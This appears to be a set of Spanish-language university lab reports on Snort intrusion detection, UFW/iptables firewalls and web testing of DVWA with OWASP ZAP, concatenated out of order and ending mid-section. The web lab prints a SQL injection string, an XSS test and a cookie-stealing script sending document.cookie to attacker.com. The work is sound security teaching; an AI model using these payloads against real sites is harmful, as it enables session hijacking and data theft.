


Figure 7: Interfaz de Usuario de Wireshark

Observación de los Resultados en Snort

1. Regrese a su Ubuntu Server y observe la salida de Snort en tiempo real:

```
sudo tail -f /var/log/snort/snort.log
```

Si todo está configurado correctamente, debería ver alertas en la consola relacionadas con el tráfico malicioso generado por Metasploit.

2. Asegúrese de que las alertas sean registradas en el archivo de log correspondiente.




Figure 8: Revisión de *Logs* de Snort

Análisis y Conclusiones

Analizar el Comportamiento del Sistema

1. Analice las alertas y los eventos registrados por Snort. ¿Detectó correctamente las intrusiones?
2. Revise los logs en Wireshark y compare el tráfico detectado con las alertas de Snort. ¿Coinciden?

Discusión de los Resultados

¿Qué tan efectivo fue Snort en la detección del ataque?

Snort fue efectivo siempre que el ataque coincidiera con alguna de sus reglas o firmas configuradas. Durante la prueba, fue capaz de generar alertas sobre la actividad sospechosa, permitiendo identificar el intento de ataque y registrando información como la dirección IP de origen, el destino, el protocolo utilizado y la hora del evento. No obstante, su efectividad depende de que las reglas estén actualizadas y correctamente configuradas.

¿Cuáles son los posibles falsos positivos o negativos que pudieron haber ocurrido?

Falsos positivos pueden ocurrir cuando Snort identifica como malicioso un tráfico que en realidad es legítimo. Por ejemplo, un escaneo autorizado de la red o un alto volumen de solicitudes generado por una aplicación puede ser interpretado como un ataque.

Falsos negativos suceden cuando un ataque real no es detectado. Esto puede deberse a reglas desactualizadas, tráfico cifrado que Snort no puede inspeccionar, técnicas de evasión utilizadas por el atacante o una configuración insuficiente de las reglas.

¿Cómo se podría mejorar la configuración de Snort o de los ataques para hacer las pruebas más robustas?

- Actualizar periódicamente las reglas de Snort con conjuntos oficiales o de la comunidad.
- Ajustar y personalizar las reglas para adaptarlas a la red y reducir falsos positivos.
- Ejecutar Snort en modo IDS o IPS según el objetivo de la prueba.
- Analizar el tráfico descifrado cuando sea posible para detectar amenazas sobre HTTPS.
- Realizar pruebas con diferentes tipos de ataques (escaneo de puertos, fuerza bruta, inyección SQL, denegación de servicio, etc.).
- Variar la intensidad, duración y frecuencia de los ataques para evaluar la capacidad de detección en distintos escenarios.
- Complementar el análisis con registros del servidor y otras herramientas de monitoreo para validar las alertas generadas por Snort.

Conclusiones

- Eficacia de Snort: Se comprobó que Snort es una herramienta eficaz para la detección de intrusiones en una red. Sin embargo, su capacidad para bloquear ataques depende de una correcta configuración y reglas.
- Generación de Tráfico Malicioso: El uso de Metasploit facilitó la creación de tráfico malicioso realista que Snort pudo identificar, lo que demuestra su utilidad en la detección de amenazas reales.
- Wireshark como complemento: Wireshark ofreció una visualización clara de los paquetes y facilitó el análisis de los eventos.



UNIVERSIDAD DE LAS FUERZAS ARMADAS - ESPE
DEPARTAMENTO DE CIENCIAS DE LA COMPUTACIÓN
Seguridad del Software

Integrantes: Mateo Sosa

NRC: 30808

Fecha: July 24, 2026

Contents

Topología de Prueba	2
Objetivos de Aprendizaje	2
Marco Teórico	2
Desarrollo de la Práctica:	3
Preparación del Entorno Virtual	3
Configuración del Firewall en Ubuntu Desktop	3
Configuración del Firewall en Ubuntu Server	4
Simulación de Ataques desde Kali Linux	5
Conclusiones:	6

List of Figures

1	Instalación de Paquete <i>ufw</i>	3
2	Configuración de Reglas Básicas de Acceso a <i>ufw</i>	4
3	Estado del Firewall	4
4	Instalación de Paquete <i>iptables</i>	5
5	Configuración de Reglas Básicas de Acceso a <i>iptables</i>	5
6	Simulación de Ataque a Puertos 22 y 80	6

List of Tables

Topología de Prueba

Entorno Virtual de Red: Kali Linux, Ubuntu Desktop, Ubuntu Server y OpenSSL.

- Ubuntu Desktop: Para probar la conexión segura al servidor.
- Ubuntu Server: Para configurar UFW.
- Kali Linux: Para realizar pruebas de seguridad de la conexión.

Objetivos de Aprendizaje

1. Configurar y gestionar un firewall en Linux utilizando herramientas nativas como ufw (Uncomplicated Firewall) en Ubuntu e iptables en Ubuntu Server.
2. Implementar reglas de filtrado de tráfico para asegurar que solo el tráfico legítimo llegue a las aplicaciones y servicios habilitados en un servidor.
3. Simular ataques y realizar pruebas de penetración en un entorno controlado utilizando Kali Linux para comprobar la efectividad de las configuraciones de firewall.

Marco Teórico

En el ámbito de la administración de sistemas y la seguridad de la información, un firewall es una barrera de protección que controla el tráfico entre redes, bloqueando o permitiendo la comunicación según las reglas predefinidas. En Linux, existen diversas herramientas para gestionar los firewalls, siendo ufw (Uncomplicated Firewall) una de las más accesibles en distribuciones como Ubuntu Desktop e iptables una herramienta más avanzada en distribuciones como Ubuntu Server y Kali.

1. UFW (Uncomplicated Firewall):
 - Descripción: Es una herramienta que facilita la configuración de iptables para administradores novatos y usuarios que requieren una gestión sencilla del firewall. Está orientada a facilitar la activación, desactivación y gestión de reglas de acceso de forma más amigable.
 - Comandos básicos:
 - `sudo ufw enable` – Activa el firewall.
 - `sudo ufw status` – Muestra el estado actual del firewall.
 - `sudo ufw allow 80/tcp` – Permite tráfico HTTP.
 - `sudo ufw deny 22/tcp` – Bloquea tráfico SSH.
2. IPTABLES:
 - Descripción: Es la herramienta de firewall más poderosa y flexible en Linux. A diferencia de UFW, iptables permite un control granular de las conexiones de red, gestionando reglas para distintos tipos de tráfico (entrante, saliente, de reenvío, etc.).
 - Comandos básicos:
 - `sudo iptables -L` – Muestra las reglas actuales.
 - `sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT` – Permite tráfico HTTP.
 - `sudo iptables -A INPUT -p tcp --dport 22 -j REJECT` – Bloquea tráfico SSH.
3. PRUEBAS DE PENETRACIÓN:

- Kali Linux es una distribución orientada a pruebas de seguridad. En esta práctica, utilizaremos Kali Linux para simular ataques (como un escaneo de puertos o un ataque DoS) y validar la efectividad de las reglas configuradas en el firewall de Ubuntu.

Desarrollo de la Práctica:

Preparación del Entorno Virtual

1. Inicie las tres máquinas virtuales (Ubuntu Desktop, Ubuntu Server y Kali Linux).
2. Asegúrese de que las máquinas puedan comunicarse entre sí a través de la red interna (Bridge o Red NAT).
3. Acceda a la terminal de Ubuntu Desktop (cliente), Ubuntu Server (servidor) y Kali Linux (máquina atacante).

Configuración del Firewall en Ubuntu Desktop

1. Instalar UFW en el sistema operativo Ubuntu Desktop si no está instalado:

```
sudo apt-get update  
sudo apt-get install ufw
```




Figure 1: Instalación de Paquete *ufw*

2. Habilitar UFW y configurar reglas básicas de acceso:
 - Permitir tráfico HTTP (puerto 80/tcp): `sudo ufw allow 80/tcp`
 - Bloquear tráfico SSH (puerto 22/tcp): `sudo ufw deny 22/tcp`
 - Activar UFW: `sudo ufw enable`




Figure 2: Configuración de Reglas Básicas de Acceso a *ufw*

3. Verificar el estado del firewall:

`sudo ufw status`




Figure 3: Estado del Firewall

Configuración del Firewall en Ubuntu Server

1. Instalar iptables si no está instalado:

`sudo apt-get update`

`sudo apt-get install iptables`




Figure 4: Instalación de Paquete *iptables*

2. Configurar reglas de filtrado de tráfico:

- Permitir tráfico HTTP (puerto 80/tcp): `sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT`
- Bloquear tráfico SSH (puerto 22/tcp): `sudo iptables -A INPUT -p tcp --dport 22 -j REJECT`
- Guardar las reglas para que se apliquen tras el reinicio: `sudo iptables-save > /etc/iptables/rules.v4`




Figure 5: Configuración de Reglas Básicas de Acceso a *iptables*

Simulación de Ataques desde Kali Linux

1. Desde Kali Linux, realice un escaneo de puertos para comprobar si las reglas del firewall en el servidor y el cliente están funcionando correctamente:

- Escaneo de puertos en Ubuntu Server: `nmap -p 80,22 [IP_del_Servidor]`
- Verifique que el puerto SSH (22) esté bloqueado y el puerto HTTP (80) esté abierto.
- Utilice Nmap para realizar el escaneo de vulnerabilidades, las redes inalámbricas, el sistema operativo, los firewalls.
- Utilice nikto (Kali Linux) para repetir el proceso




Figure 6: Simulación de Ataque a Puertos 22 y 80

Conclusiones:

Durante esta práctica, los estudiantes aprendieron a configurar y gestionar un firewall en un entorno Linux mediante herramientas como UFW e iptables. A través de la simulación de ataques utilizando Kali Linux, los estudiantes podrán verificar la efectividad de sus configuraciones y reforzar sus conocimientos en seguridad informática. La implementación de un firewall adecuado es esencial para proteger los servidores y sistemas ante posibles accesos no autorizados.



UNIVERSIDAD DE LAS FUERZAS ARMADAS - ESPE
DEPARTAMENTO DE CIENCIAS DE LA COMPUTACIÓN
Seguridad del Software

Integrantes: Mateo Sosa

NRC: 30808

Fecha: July 24, 2026

Contents

Objetivos de Aprendizaje	3
Requisitos previos	3
Topología de prueba	3
Marco Teórico	3
OWASP y las aplicaciones web inseguras	3
Principales vulnerabilidades web	3
OWASP ZAP	4
Desarrollo de la Práctica	4
Configuración del entorno	4
Exploración con OWASP ZAP	5
Detección y explotación de vulnerabilidades	6
SQL Injection	6
Cross-Site Scripting (XSS)	7
Inyección de código JavaScript	7
Reporte de hallazgos con OWASP ZAP	8
Conclusiones	8

List of Figures

1	Prueba de Conectividad desde Ubuntu	4
2	Instalación de Paquetes <i>apache</i> , <i>php</i> y <i>mariadb</i>	5
3	Página Principal DVWA	6
4	Aplicación ZAP	6
5	Ataque de <i>SQL Injection</i> en DVWA	7
6	Ataque de <i>XSS</i> en DVWA	7
7	Ataque Realizado en ZAP	8

List of Tables

Objetivos de Aprendizaje

Al finalizar esta práctica, el estudiante será capaz de:

- Comprender los fundamentos de seguridad en aplicaciones web.
- Usar OWASP ZAP para identificar y explotar vulnerabilidades en aplicaciones inseguras.
- Configurar entornos de pruebas con Ubuntu Server/Desktop y Kali Linux.
- Detectar y explotar vulnerabilidades como SQL Injection, XSS, e inyección de código JavaScript.
- Analizar riesgos como robo de cookies mediante scripts maliciosos.
- Elaborar un reporte técnico con hallazgos y recomendaciones.

Requisitos previos

- Conocimientos básicos de redes y aplicaciones web
- Manejo básico de Kali Linux, Ubuntu y entornos virtuales (VirtualBox)
- Conocimientos sobre OWASP y los ataques comunes de seguridad web

Topología de prueba

- Ubuntu Server: aloja DVWA y/o OWASP Juice Shop
- Ubuntu Desktop o Kali Linux: utilizado por los estudiantes para ejecutar OWASP ZAP y lanzar ataques
- Aplicaciones vulnerables:
 - DVWA (Damn Vulnerable Web Application)
 - OWASP Juice Shop
 - scanme.nmap.org (solo escaneo pasivo con respeto a su política de uso)

Marco Teórico

OWASP y las aplicaciones web inseguras

El Open Web Application Security Project (OWASP) proporciona guías, herramientas y proyectos enfocados en la mejora de la seguridad de software. Entre sus recursos se encuentran herramientas como OWASP ZAP, así como aplicaciones intencionalmente vulnerables como DVWA y Juice Shop.

Principales vulnerabilidades web

Según el OWASP Top 10, las vulnerabilidades más comunes incluyen:

- A1: SQL Injection: Inyección de código SQL malicioso para manipular bases de datos.
- A7: Cross-Site Scripting (XSS): Inyección de scripts en sitios web para ejecutar en el navegador de otro usuario.
- Inyección de código JavaScript: Manipulación del DOM para obtener acceso a cookies, sesiones o redirigir a páginas maliciosas.

OWASP ZAP

OWASP ZAP (Zed Attack Proxy) es una herramienta open source para realizar pruebas de penetración en aplicaciones web. Permite el análisis pasivo, escaneo activo, y explotación de vulnerabilidades.

Desarrollo de la Práctica

Configuración del entorno

1. Iniciar las máquinas virtuales:
 - Ubuntu Server: donde esté instalado DVWA o Juice Shop
 - Ubuntu Desktop/Kali: con OWASP ZAP preinstalado
2. Comprobar conectividad (ping entre VM)




Figure 1: Prueba de Conectividad desde Ubuntu

3. En Ubuntu Server:
 - Configurar DVWA: `sudo apt install apache2 php mariadb-server`
 - Clonar DVWA desde GitHub: `git clone https://github.com/digininja/DVWA.git`




Figure 2: Instalación de Paquetes *apache*, *php* y *mariadb*

Para el repositorio de DVWA, se utilizó Docker para un mejor manejo de contenedores, además de una conexión directa y más precisa de las vulnerabilidades:

Descarga de imagen

```
docker pull bkimminich/juice-shop:snapshot
```

Ejecución de Contenedor

```
docker run --rm -p 3000:3000 bkimminich/juice-shop
```

Exploración con OWASP ZAP

1. Abrir OWASP ZAP en Kali/Ubuntu Desktop
2. Configurar el navegador para que use OWASP ZAP como proxy (127.0.0.1:8080)
3. Acceder a DVWA desde el navegador (por ejemplo, <http://192.168.56.101/dvwa>)
4. Explorar los módulos mientras OWASP ZAP intercepta el tráfico




Figure 3: Página Principal DVWA




Figure 4: Aplicación ZAP

Detección y explotación de vulnerabilidades

SQL Injection

- En DVWA, ir a SQL Injection
- Probar con: ' OR 1=1 –
- Analizar respuesta y datos extraídos (e.g., usuarios, contraseñas)
- Revisar la alerta generada por OWASP ZAP




Figure 5: Ataque de *SQL Injection* en DVWA

Cross-Site Scripting (XSS)

- En DVWA, ir a XSS (Reflected)
- Inyectar: `<script>alert('XSS')</script>`
- Verificar ejecución del script
- Explique cómo puede modificarse el script para robar cookies:

```
<script>
  document.location='http://attacker.com/steal.php?cookie='+document.cookie
</script>
```

